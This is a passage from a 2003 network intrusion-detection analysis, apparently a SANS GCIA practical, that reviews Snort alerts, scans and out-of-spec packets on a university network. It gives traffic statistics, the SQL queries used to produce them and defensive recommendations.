Recommendations: every MS Windows host should have an updated antivirus running, which would detect this known backdoors. Target host affected by these alerts should be analyzed: MY.NET.84.145, MY.NET.69.192, MY.NET.133.48, MY.NET.133.110, MY.NET.133.233, MY.NET.134.56, MY.NET.134.169, MY.NET.134.238, MY.NET.135.108, and MY.NET.135.228

3.4.4. External RPC call

Snort alert: homemade
Traffic: inbound
Unique Hosts - External sources: 2, Internal destinations: 197

07/28-19:31:51.168729 [**] External RPC call [**] 211.53.209.5:1395 -> MY.NET.5.5:111
07/28-19:31:53.325939 [**] External RPC call [**] 211.53.209.5:2573 -> MY.NET.6.15:111

Summary: I guess this alert is triggered when someone is accessing port 111 to query for a RPC service, so it is not a RPC call, it is only a query to know a RPC service, and then the external client will call the RPC function. Following is the list of the source hosts originating this Snort alert:

1. 211.53.209.5 215 alerts
2. 67.124.99.177 7 alerts adsl-67-124-99-177.dsl.snfc21.pacbell.net

The first ip address belongs to a Korean network and is probing 197 different destination hosts looking for an active portmapper (port 111) to do a RPC query. All these alerts are also detected by the Snort scan preprocessor, as a SYN scan from the Korean host. So it's definitely a SYN scan looking for an open portmapper, not a real RPC call.

Correlation: Mark Menke (http://www.giac.org/practical/Mark_Menke_GCIA.doc) also detected this alerts and three of them were also from Korea, which sounds very suspicious, although he does not say which ip addresses. He also states that the server MY.NET.6.15 is being targeted; this one is the Top 1 target host with 6 alerts. Too many coincidences.

Recommendations: recent versions of portmapper can be compiled with tcp-wrappers, allowing to specify which ip addresses you allow to connect from. MY.NET.6.15 should be analyzed looking for any evidence of a compromise, and deactivate the RPC services that are not used (NFS, NIS, ...).

3.4.5. EXPLOIT NTPDX buffer overflow

Snort alert: arachnids 492
Traffic: inbound
Unique Hosts - External sources: 10, Internal destinations: 10

07/28-00:47:47.081156 [**] EXPLOIT NTPDX buffer overflow [**] 12.129.72.202:123 -> MY.NET.84.145:123
07/28-05:44:41.301018 [**] EXPLOIT NTPDX buffer overflow [**] 12.129.72.202:123 -> MY.NET.84.145:123

Summary: this Snort alert is triggered whenever an UDP datagram , with size greater than 128, is directed to port 123/udp. There is a buffer overflow in some versions of the ntpd daemon (Network Time Protocol). Following is the list of all source hosts:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1. 12.129.72.202 20 alerts
2. 12.129.72.165 12 alerts
3. 66.250.188.10 2 alerts
4. 63.250.207.70 2 alerts
5. 63.250.207.63 1 alert
6. 63.250.205.43 1 alert
7. 208.153.50.192 1 alert
8. 209.249.64.204 1 alert
9. 63.250.195.10 1 alert
10. 81.19.239.19 1 alert

First two ip addresses belong to ATT, and they are always connecting to MY.NET.84.145 and MY.NET.84.198, source port 123 and destination port 123. Checking the NTP RFC 958 (http://www.faqs.org/rfcs/rfc958.html), it says that in case of symmetric mode, both the Source Port and Destination Port fields are assigned the NTPservice-port number 123. In the case of unsymmetric mode and a client request this field is assigned by the client host, while for a server reply it is copied from the Destination Port field of the client request. So, it is normal the communication between the same low ports 123. I've checked that this two ip addresses are really a NTP server by adjusting my clock to both. They don't seem to be public NTP servers because they are not listed in the list of public NTP servers, so perhaps the University has an special agreement with ATT for using those servers. So, it seems to be a false positive, but MY.NET.84.145 and MY.NET.84.198 seem to be the University local NTP servers.

All 63.250.207.x ip addresses belong to Yahoo, and they seem to be streaming servers; perhaps it's something related to streaming. None of the ip addresses left are NTP servers, so it could be a real alert, but it's a very focused attack, and some more data is needed to make a decision.

Correlation: Miika Turkia GCIA Practical (http://www.giac.org/practical/Miika_Turkia_GCIA.html) has an excellent description about the NTPDX buffer overflow. Also, Glenn Larratt (http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html) detected this attack in her GCIA practical and suggests that the target hosts could be compromised.

Recommendations: use of NTP with keys for authorization and integrity; upgrade the NTP server when a new vulnerability is discovered.

3.5. Top 10 talkers

Table 2. Top 10 Alert Sources

	Internal SRC	Alerts		External SRC	Alerts	Reverse Lookup
1	MY.NET.84.216	33323		81.48.143.73	33552	APuteaux-108-1-4-73.w81-48.abo.wanadoo.fr
2	MY.NET.153.153	2270		216.39.48.2	31859	trek21.sv.av.com
3	MY.NET.97.183	1504		68.48.217.68	16349	pcp04613030pcs.gambrl01.md.comcast.net
4	MY.NET.97.16	1362		68.54.93.211	11452	pcp01781322pcs.howard01.md.comcast.net

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	Internal SRC	Alerts		External SRC	Alerts	Reverse Lookup
5	MY.NET.153.185	1084		169.254.45.176	5910	
6	MY.NET.97.54	840		68.18.29.200	5542	adsl-18-29-200.rdu.bellsouth.net
7	MY.NET.153.170	806		66.82.245.45	2551	dpc6682245045.direcpc.com
8	MY.NET.81.58	780		216.88.158.142	2417	crawlers.looksmart.com
9	MY.NET.153.127	705		68.57.90.146	2008	pcp912734pcs.brndml01.va.comcast.net
10	MY.NET.75.107	704		64.228.212.245	1977	HSE-Montreal-ppp142875.sympatico.ca

- Top 10 Internal Source: select distinct srcip, count(alert) from alerts where srcip LIKE '%MY.NET%' group by srcip order by 2 desc limit 10
- Top 10 External Source: select distinct srcip, count(alert) from alerts where srcip not LIKE '%MY.NET%' group by srcip order by 2 desc limit 10

Table 3. Top 10 Alert Destinations

	Internal DST	Alerts		External DST	Alerts	Reverse Lookup
1	MY.NET.100.165	130854		81.48.143.73	32154	APuteaux-108-1-4-73.w81-48.abo.wanadoo.fr
2	MY.NET.30.4	37078		66.36.238.12	4210	mixedrace.com
3	MY.NET.84.216	33650		218.75.75.125	1763	
4	MY.NET.30.3	7702		211.233.64.185	1319	
5	MY.NET.137.7	6170		211.47.67.223	798	
6	MY.NET.12.6	3187		64.12.39.57	734	imagefarm11-vip.ptn.aol.com
7	MY.NET.29.66	1990		199.244.218.42	661	www.capitalone.com
8	MY.NET.24.15	1260		202.103.69.100	578	
9	MY.NET.24.8	1250		211.233.79.49	572	
10	MY.NET.113.4	1071		64.12.39.89	570	imagefarm12-vip.ptn.aol.com

- Top 10 Internal Destination: select distinct dstip, count(alert) from alerts where dstip LIKE '%MY.NET%' group by dstip order by 2 desc limit 10
- Top 10 External Destination: select distinct dstip, count(alert) from alerts where dstip not LIKE '%MY.NET%' group by dstip order by 2 desc limit 10

Table 4. Top 10 Alert Source Port - Origin Internal

	SRC Port	Info	Alerts
1	3589	isomair	32107
2	6257		318

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	SRC Port	Info	Alerts
3	1749		284
4	1052		281
5	993	imap over SSL	241
6	1796		240
7	2036		234
8	1502		197
9	65535		197
10	1462		186

- Top 10 Internal Source Ports: select distinct srcport, count(alert) from alerts where srcip LIKE '%MY.NET%' group by srcport order by 2 desc limit 10

Table 5. Top 10 Alert Destination Port - Origin Internal

	DST Port	Info	Alerts
1	80	http	35291
2	65535		32952
3	8080	proxy	232
4	27374	Ramen worm	205
5	25	smtp	158
6	6667	IRC	51
7	69	TFTP	36
8	0		24
9	113	identd	17
10	515	lpd	6

- Top 10 Destination Ports (Origin Internal): select distinct dstport, count(alert) from alerts where srcip LIKE '%MY.NET%' group by dstport order by 2 desc limit 10

Table 6. Top 10 Alert Destination Port - Origin External

	DST Port	Info	Alerts
1	80	http	143412
2	137	netbios-ns	53256
3	3589		33505
4	8009		15974

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	DST Port	Info	Alerts
5	51443	Netware File Storage	14620
6	524	Ingres	11335
7	25	smtp	7866
8	21	ftp	2844
9	0		2697
10	515	lpd	1260

- Top 10 Destination Ports (Origin External): select distinct dstport, count(alert) from alerts where srcip not LIKE '%MY.NET%' group by dstport order by 2 desc limit 10

3.6. Scans

Table 7. Top 20 Scan Types

	Type	Flags	#		Type	Flags	#
1	UDP		3799460	11	UNKNOWN	*2*A****	43
2	SYN	******S*	1036789	12	UNKNOWN	1**A*R**	38
3	SYN	12****S*	9661	13	INVALIDACK	***A*RS*	35
4	SYNFIN	******SF	2558	14	NOACK	**U**RSF	30
5	NULL	********	519	15	UNKNOWN	12***R**	30
6	VECNA	****P***	189	16	INVALIDACK	***AP*S*	30
7	INVALIDACK	***A*R*F	117	17	NOACK	**U**RS*	28
8	UNKNOWN	1****R**	84	18	INVALIDACK	***APR*F	25
9	UNKNOWN	*2***R**	61	19	VECNA	**U*P***	24
10	UNKNOWN	*2*A**S*	49	20	NOACK	**U*P*S*	21

- Top 20 Scan Types: select distinct flags, scantype, count(flags) from scans group by flags order by 3 desc limit 20

Table 8. Top 10 Scans Sources

	Internal SRC	Scans		External SRC	Scans	Reverse Lookup
1	MY.NET.1.3	2046353		217.84.34.106	57093	pD954226A.dip.t-dialin.net
2	MY.NET.1.4	351737		63.250.195.10	55234	l8.cache.vip.dal.yahoo.com
3	MY.NET.97.88	143300		193.252.203.96	53162	ANantes-102-1-1-96.w193-252.abo.wanadoo.fr

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	Internal SRC	Scans		External SRC	Scans	Reverse Lookup
4	MY.NET.82.2	138550		212.65.210.246	35735	246.210.65.212.contactel.net
5	MY.NET.108.42	122935		203.253.181.117	32139	
6	MY.NET.153.223	104058		151.99.109.98	31495	
7	MY.NET.114.88	76787		217.20.41.200	30305	
8	MY.NET.97.68	75666		200.69.25.153	29561	host025153.redesdelsur.com
9	MY.NET.97.52	75420		137.120.228.77	23373	campusc0077nuts.unimaas.nl
10	MY.NET.100.230	71755		61.59.72.217	22650	h217-61-59-72.seed.net.tw

- Top 10 Internal Source: select distinct srcip, count(srcip) from scans where srcip LIKE '%MY.NET%' group by srcip order by 2 desc limit 10
- Top 10 External Source: select distinct srcip, count(srcip) from scans where srcip not LIKE '%MY.NET%' group by srcip order by 2 desc limit 10

The first scanning host is always probing for port 80/tcp, looking for active web servers doing a SYN scan. Destinations hosts are only 50 ip addresses, which indicates that it could be a selective probe, not a massive probe. This scan also triggers some homemade alerts like 'MY.NET.30.4 activity', 'MY.NET.30.3 activity', 'Notify Brian B. 3.56 tcp', 'Notify Brian B. 3.54 tcp', or 'CS WEBSERVER - external web traffic', but it does not mean any attack, it means only a probe. The scan started 29/07/2003 at 05:46:41 and ended 29/07/2003 at 06:07:50, it's an unique scan against 50 host targets. The ip address seems to belong to a dial-up pool from Deutsche Telekom, Germany.

Next scanning ip address is one of the Yahoo Broadcast ip address. That's the reason for triggering the scan alert; broadcasting generate lots of UDP packets to several ports, that snort could interpretate as a scan.

The third one only scans MY.NET.198.221, and that's why that host is top 1 scan destination (see Table 9). It also triggers 4 different snort alerts but they seem to be false positives. There is only one scan, from 30/07/2003 01:18:08 to 30/07/2003 02:44:59 and probing 40600 different ports, so it's clearly a selective SYN scan against MY.NET.198.221. The ip address seems to be an ADSL from France Telecom, France.

Next one is probing 80/tcp ports against 15 different hosts and probing port 1111/tcp against MY.NET.132.42. Some trojans listen to port 1111/tcp, like AimVision (http://securityresponse.symantec.com/avcenter/venc/data/backdoor.aimvision.html) or Ultor (http://securityresponse.symantec.com/avcenter/venc/data/backdoor.ultor.html), so perhaps this host is infected.

Scanning hosts left are probing for port 80/tcp or 21/tcp, except for 217.20.41.200, which is probing port 134/tcp, and 137.120.228.77, probing for 4000/tcp, detailed in Table 10 description.

Table 9. Top 10 Scans Destinations

	Internal DST	Scans		External DST	Scans	Reverse Lookup
1	MY.NET.198.221	54329		192.26.92.30	62025	c.gtld-servers.net
2	MY.NET.69.167	8768		205.231.29.244	58979	list.ns.dsbl.org

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	Internal DST	Scans		External DST	Scans	Reverse Lookup
3	MY.NET.152.170	8497		192.148.252.171	46178	iad.nameserver.net
4	MY.NET.152.46	4799		130.94.6.10	41227	bsp1.bondedsender.org
5	MY.NET.152.171	4384		192.52.178.30	40349	k.gtld-servers.net
6	MY.NET.110.228	3948		205.231.29.243	34646	unconfirmed.ns.dsbl.org
7	MY.NET.84.145	3182		192.5.6.30	31947	a.gtld-servers.net
8	MY.NET.152.178	3142		204.183.84.240	28156	
9	MY.NET.69.163	3074		216.109.116.17	24795	ns5.yahoo.com
10	MY.NET.12.6	3057		66.33.98.17	23183	dialtone.osirusoft.com

- Top 10 Internal Destination: select distinct dstip, count(dstip) from scans where dstip LIKE '130.85%' group by dstip order by 2 desc limit 10
- Top 10 External Destination: select distinct dstip, count(dstip) from scans where dstip not LIKE '130.85%' group by dstip order by 2 desc limit 10

Only one ip address hasn't got reverse lookup. Analyzing more in depth, I notice that is always the same source ip address (MY.NET.137.7) that 'scans' this host, and always the source port is 53, and the destination ports are high ports between 30000-60000, so MY.NET.137.7 is a DNS server. There are thousands of DNS queries from 204.183.84.240, something strange. Asking Internic for MY.NET.137.7 information, it reveals that there is another DNS server for the same zone, and it is 204.183.84.243, which is close to the suspect. I guess that it's other internal DNS server.

All destination ip address left are DNS servers, and, as stated in next table description, it is fairly common that a not very good configured snort environment triggers such alerts when querying a DNS server. The only destination host that could be suspicious is the last one, but 100% scans (23183) to this host are destinated to port 53, which seems to be DNS queries.

Correlations: Doug Kite GCIA practical (http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf) also detects the scans generated by the ip address 204.183.84.240, but there is no further analysis.

Table 10. Top 10 Inbound/Outbound Scan Destination ports

	O Port	#	Service		I Port	#	Service
1	53	2420527	domain	1	80	473960	www
2	137	522962	netbios-ns	2	445	74566	microsoft-ds
3	6257	117745	WinMX	3	21	67855	ftp
4	25	72523	smtp	4	17300	39211	
5	80	71412	www	5	134	30312	ingres-net
6	7674	34450		6	4000	23374	Imesh outgoing connection ports,ICQ
7	22321	23647		7	139	21479	netbios-ssn
8	6346	19771	gnutella-svc	8	0	19348	
9	1214	9390	Kazaa	9	135	17173	Microsoft RPC

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	O Port	#	Service		I Port	#	Service
10	41170	8992	Blubster	10	137	13271	netbios-ns

- Top 10 Outbound Destination Ports: select distinct dstport, count(dstport) from scans where dstip not LIKE '130.85%' group by dstport order by 2 desc limit 20
- Top 10 Inbound Destination Ports: select distinct dstport, count(dstport) from scans where dstip LIKE '130.85%' group by dstport order by 2 desc limit 20

Outbound destination ports shown in Table 10 discover that there are some students using p2p file-sharing programs like WinMX, Kazaa, Gnutella, Blubster, ... Most outbound scans are directed to port 53/udp, which it's fairly normal, since DNS queries often trigger these snort alerts if snort is not properly configured. In order to check this assumption, I've made sure that the Top 5 destination ip addresses for port 53 are actually dns servers by looking for them in Internic as registered DNS servers:

```
              IP          #       Reverse Lookup
--------------- -----   ------------------
192.26.92.30    62025   C.GTLD-SERVERS.NET
205.231.29.244  58979   list.ns.dsbl.org
192.148.252.171 46178   IAD.NAMESERVER.NET
130.94.6.10     41227   NS1.SENDERBASE.COM
192.52.178.30   40349   K.GTLD-SERVERS.NET
```

Only the second one is not a DNS registered server, but looking at its homepage Distributed Server Boycott List (http://www.dsbl.org) I realize that it's one of those sites where you can check if an specific ip address is an untrusted host or not, by sending a special DNS query. I guess that mail administrators from the University check this when receiving any e-mail.

Ports 7674/udp and 22321/udp are correlated by one p2p application but as far as I've researched, there aren't any clues about which it is. There are 19646 different destination ip addresses for port 22321/udp and 23685 for 7674/udp which is likely to be a p2p application.

Checking the inbound destination ports I notice some strange ports that are worth to investigate.

- Port 17300/tcp is being scanned in MY.NET (20814 MY.NET destination hosts). Further analysis led to Kuang2 trojan.
- Port 134/tcp: 99% of the scans (30304) are originated by the ip address 217.20.41.200 and there are 18524 destination hosts in MY.NET probed for that port. Analyzing these scans, I notice that it's a linear scan, ip address by ip address, looking for an Ingres database located in MY.NET networks. This ip address belongs to TeleCity Customer - Freedom Corporate Services , a London based data center.
- Port 4000/tcp: exactly the same situation occurs. 99% of the scans (23373) are originated by the ip address 137.120.228.77, which reverse lookup is campusc0077nuts.unimaas.nl. Looking at Dshield shows that this ip address probed port 4000/tcp in other networks during 03/08/2003, which is one of the days that this security audit is held. Port 4000/tcp is generally used by ICQ, and by other application that is more likely to fit here: battle.net server (http://faqs.thehelper.net/battlenet.php) Battle.net is a TCP/IP server dedicated for playing

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Blizzard games (Diablo, Warcraft, ...) and it seems that this NL prober is looking for 'open' games or perhaps battle.net vulnerable servers.

Correlations: ports 22321/udp and 7674/udp are discussed in both SecurityFocus Security Basics mailing list (http://www.derkeiler.com/Mailing-Lists/securityfocus/security-basics/2003-02/0324.html), and Incidents mailing list (http://lists.insecure.org/lists/incidents/2002/Sep/0054.html), but with no explanation. Port 41170/udp is explained in Incidents mailing list (http://cert.uni-stuttgart.de/archive/incidents/2003/03/msg00017.html). Port 17300/tcp is being hit from some months ago until nowadays! Dshield info (http://isc.incidents.org/port_details.html?port=17300)

3.7. Out of Spec packets

Table 11. Top 10 OOS Packets

	OOS SRC	#	Reverse Lookup		OOS DST	#
1	66.82.245.45	7644	dpc6682245045.direcpc.com		MY.NET.12.6	5461
2	MY.NET.70.234	4788			MY.NET.29.66	5029
3	193.41.64.2	2641	proxy.bgnet.bg		MY.NET.16.174	4788
4	217.9.225.6	2283	block54-ibgc-int.interbgc.com		MY.NET.24.44	985
5	216.95.201.1	741			MY.NET.25.71	938
6	216.95.201.22	726	smtp12.dbhits.com		MY.NET.25.69	928
7	216.95.201.18	553	smtp8.dbhits.com		MY.NET.25.70	923
8	216.95.201.23	550	smtp13.dbhits.com		MY.NET.25.72	923
9	67.119.237.120	545	adsl-67-119-237-120.dsl.sndg02.pacbell.net		MY.NET.25.73	897
10	216.95.201.20	534	smtp10.dbhits.com		MY.NET.25.67	699

- Top 10 Source OOS: select distinct srcip, count(*) from oos group by srcip order by 2 desc limit 10
- Top 10 Destination OOS: select distinct dstip, count(*) from oos group by dstip order by 2 desc limit 10

These OOS packets are generated when some anomalous TCP header is encountered; there is something strange in at least, one TCP field (flags, TCP options, ...). This is usually generated by one of the following reasons:

- Broken or malfunctioning hardware: if you check the Table 11 top number 5, 6, 7, 8 and 10, it seems that, or one of routers that composes the path to the University is 'breaking' the packets, or that all 216.95.201.x affected have their network interface malfunctioning.
- TCP/IP stack OS Fingerprinting
- IDS/Firewall evasion (old technique but still sometimes valid)
- An attempt to exploit a vulnerability in a TCP/IP based application

Following is a brief summary about some TCP fields in these OOS packets:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- IP ID and source port: top one ip id is 39426, which always comes from ip address 66.82.245.45. This ip address also originates top 1 source port, port 21/tcp. Looking for further details, it is discovered that a total number of 7644 different MY.NET hosts where scanned using source port 21/tcp and destination port 21/tcp (ftp) from that address. It's very uncommon to see a low port to low port connection, only a few applications behave this way (for instance, DNS when transferring zones) but FTP is not one of those. It's highly probable that this host is using source port 21/tcp trying to evade some filtering device. Besides, looking at the TCP flags, it's clearly a SYNFIN scan, as we can check in the next snapshot:

```
07/28-15:39:18.062612 66.82.245.45:21 -> MY.NET.2.48:21
TCP TTL:31 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x6C84F0B2  Ack: 0x4E593AA1  Win: 0x404  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/28-15:39:18.062625 66.82.245.45:21 -> MY.NET.2.83:21
TCP TTL:31 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x1A8B4A2D  Ack: 0x436513DF  Win: 0x404  TcpLen: 20
```

It is also strange when 0 is used as the IP ID; OOS packets with IP ID seem to come from ip address 207.228.236.26, and always directed to port 25/tcp (smtp). There are 167 different target MY.NET ip addresses that I suppose they are not mail servers (167 mail servers are too many for an University), so it seems to be a scan looking for mail servers. But, by looking at the TCP flags, I can see that the reserved bits are both set, so it could be an attempt to OS Fingerprint the University mail servers. This 'scan' triggers 91 'Queso fingerprint' snort alerts. One of these OOS packets is show below. Sanjay Menon also detected in his GCIA practical (http://www.giac.org/practical/GCIA/Sanjay_Menon_GCIA.pdf) this ip addresses generating Queso alerts and OOS packets to destination port 25/tcp (smtp) in October 2002!!. It seems that this traffic is an 'usual' traffic, and should be therefore discarded by snort if the University agrees, although in my opinion, it could be an illicit traffic, just because 167 mail servers are too many and the use of the reserved bits is not very common.


```
7/28-01:32:23.202018 207.228.236.26:51722 -> MY.NET.25.70:25
TCP TTL:51 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xEA54F98  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 160656633 0 NOP WS: 0
```

- Flags: most OOS packets have in common the 12****S* TCP flags, which could have basically two reasons:
  - TCP/IP stack OS Fingerprinting (for instance, with QueSO).
  - Use of the ECN (Explicit Congestion Notification) and CWR (Congestion Window Reduced), supported by some devices for resolving congestion issues.
- Destination port: winner is port 25/tcp (smtp). In fact, looking at the top 20 source ip addresses generating OOS packets against tcp port 25, I discover that 19 out of 20 belong to the network 216.95.201.x and 209.47.197.x, commented in the beginning of this section.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3.8. Link Diagram

Figure 1. Alerts and scans to host MY.NET.184.45



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The main reason for choosing all the Snort alerts and scans against this host is because it is the first destination host (in MY.NET) with more *different* Snort alerts.

3.9. Defensive Recommendations

It is not easy to define new defensive recommendations because of the open nature of an academic network. The Security Manager should balance which is the best approach that the University can follow, taking care of the security but without limiting the open nature.

Despite of this consideration, there are some recommendations that have arisen when auditing the network:

- Critical hosts: only needed services should be reachable from the network defined: if it is serving external services, the filtering devices and firewalls in front of the network should allow only legitimate traffic. Same situation occurs inside the network. It could be a good idea to create different network segments for the servers (depending on their purpose) and those segments protected by firewalls and monitored by IDS. By this way all the network traffic could be controlled with more granularity, and also the network monitoring would be more easy, fast and reliable.
- Security Policy: establish a security policy (adapted to the academic environment), so that issues as password policy, software upgrade, hardening procedures and similar policies, guidelines and procedures are applied.
- User training: educate users about your policies.
- Network auditing: perform periodic reviews about your network patterns, and it should be desirable to tailor the Snort configurations avoiding false positives. Contact your nearest CERT to know the Incident Handling procedures and take appropiate actions if needed.
- Bandwith utilization: there are multiple connections done with different peer-to-peer and chat applications (Kazaa, Emule, IRC, ...) that are consuming your bandwith. Depending on your policy, it could be considered to block the common ports used by these applications.
- Trojans, worms, virus: antivirus software should be deployed in all the hosts, and it should be updated on a daily basis.
- Finally, all the suspicious hosts detailed during the audit should be thoroughly scanned and reviewed.

3.10. Methodology

My first impression, when I realized the huge amount of data I was going to analyze, was a total shock; and even from a network that I didn't know anything about it. After reviewing other student's practicals, I realized that I'd need some scripts to manage all the data. My first approach was to use standard Unix tools like **sed**, **awk** or **grep** but it was too slow when running them against big text files (more than 500Mb). And I'd need to create new shell scripts for each query. It was an almost impossible task. Then I removed all my scripts and started from nothing again, but this time I was decided to use a relational SQL, that would allow me to define my queries with more granularity, and of course, take advantage of the SQL features. So, I coded some AWK scripts (available in the Appendix) to modify all the files (Alerts, Scans, OOS) to CSV format in order to be imported by MySQL to the different SQL tables I had created (available also in the Appendix).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

